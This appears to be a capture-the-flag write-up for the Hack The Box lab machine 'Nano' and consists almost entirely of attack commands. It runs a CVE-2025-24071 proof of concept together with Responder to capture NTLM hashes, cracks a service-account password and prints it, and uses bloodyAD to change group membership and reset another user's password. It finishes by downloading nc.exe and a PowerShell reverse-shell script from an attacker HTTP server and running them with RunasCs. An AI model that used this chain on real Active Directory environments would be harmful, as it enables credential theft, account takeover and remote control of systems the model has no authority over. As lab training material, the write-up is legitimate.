
👽Nano
nano
Command: nmap -A -Pn 10.10.11.93 -o nmapresult

Command: echo 10.10.11.93 nanocorp.htb dc01.nanocorp.htb nanocorp.htb0 >> /etc/hosts

Command: dirbuster -u http://nanocorp.htb

Once popped up, select the directory list, mine is at /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Command: ntpdate 10.10.11.93 dc01.nanocorp.htb0

Command: enum4linux 10.10.11.93

Findings:


Command: userenum –dc 10.10.11.93 -d nanocorp.htb /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

So far, the results are as below:
Back to exploring the website, when you click on the About Us, “Apply Now” button appears.

Once you click on it, you will find hire.nanocorp.htb

Command: echo “10.10.11.93 nanocorp.htb hire.nanocorp.htb dc01.nanocorp.htb nanocorp.htb0” >> /etc/hosts


Command: git clone https://github.com/0x6rss/CVE-2025-24071_PoC

Command: sudo responder -I tun0 -v
Command: cd CVE-2025-24071_PoC
Command: python3 poc.py,
It will ask for your file name, and your tun0 IP

Once completed a zip file with the name “exploit.zip” is available.

back to hire.nanocorp.htb, upload the subjected exploit.zip, and make sure you started your responder


After trying 15th Million times, (it was becuase of the wrong IP 😛) i finally got the below hashes:

Command: hashcat -m 5600 -a 0 hash.txt /home/kali/Desktop/wordlists/rockyou.txt/rockyou.txt –force

Command: hashcat -m 5600 hash.txt –show WEB_SVC:dksehdgh712!@#
Command: smbclient -L //10.10.11.93 -U WEB_SVC

successfully authenticated as WEB_SVC and listed these shares:
ADMIN$— Admin share (usually inaccessible without elevated privileges)C$— Default root of C: drive (same)IPC$— Inter-process communication (used for remote commands)NETLOGON— Often contains scripts or policiesSYSVOL— May contain domain-wide configuration files
Command: ntpdate 10.10.11.93 dc01.nanocorp.htb

Command: impacket-getTGT -dc-ip 10.10.11.93 ‘nanocorp.htb/WEB_SVC:dksehdgh712!@#’
Command: export KRB5CCNAME=WEB_SVC.ccache
Command: klist

Command: bloodhound-python -u ‘WEB_SVC’ -p ‘dksehdgh712!@#’ -d nanocorp.htb -c All -o bloodhound_results.json -ns 10.10.11.93 -k

Interesting finding when searching through groups: name “IT_SUPPORT@NANOCORP.HTB”

Found another username: monitoring_user, we will set a new password for it.
Command: bloodyAD –host dc01.nanocorp.htb -d nanocorp.htb -u ‘web_svc’ -p ‘dksehdgh712!@#’ -k add groupMember it_support web_svc

Command: bloodyAD –host dc01.nanocorp.htb -d nanocorp.htb -u ‘web_svc’ -p ‘dksehdgh712!@#’ -k set password monitoring_svc ‘P@ssw0rd444!’

Command: impacket-getTGT ‘nanocorp.htb’/’monitoring_svc:P@ssw0rd444!’
Command: export KRB5CCNAME=monitoring_svc.ccache
Command: klist

Command: git clone https://github.com/ozelis/winrmexec.git

Command: python3 /home/kali/Desktop/tools/winrmexec/winrmexec.py -ssl -port 5986 -k nanocorp.htb/monitoring_svc@dc01.nanocorp.htb -no-pass

FOR Root
Command: cp /usr/share/windows-resources/binaries/nc.exe /home/kali/Desktop/tools/RunasCs

Command: python3 -m http.server 8000, to start your listener where the file exists

Command: wget “http://10.10.14.34:8000/RunasCs.cs” -UseBasicParsing -OutFile “RunasCs.cs”

First you have to be in /Windows/temp, Command: cd /windows/temp/
Command: wget http://10.10.14.34:8000/nc.exe -UseBasicParsing -OutFile “nc.exe”

Once uploaded, you should see code 200,


Command: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe -target:exe -optimize -out:RunasCs.exe RunasCs.cs

Command: nano bad.ps1 and paste the following code, adjust LHOST and LPORT according to your machine
Command: wget “http://10.10.14.34:8000/bad.ps1” -UseBasicParsing -OutFile “bad.ps1”

Command: nc -lvnp 9001 to start your listener

Command: wget http://10.10.14.34:8000/bad.ps1 -UseBasicParsing -OutFile “bad.ps1”

Command: .\RunasCs.exe web_svc “dksehdgh712!@#” “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoProfile -ExecutionPolicy Bypass -File C:\Windows\Temp\bad.ps1”

You should be able to receive the connection where you started your listener.

Last updated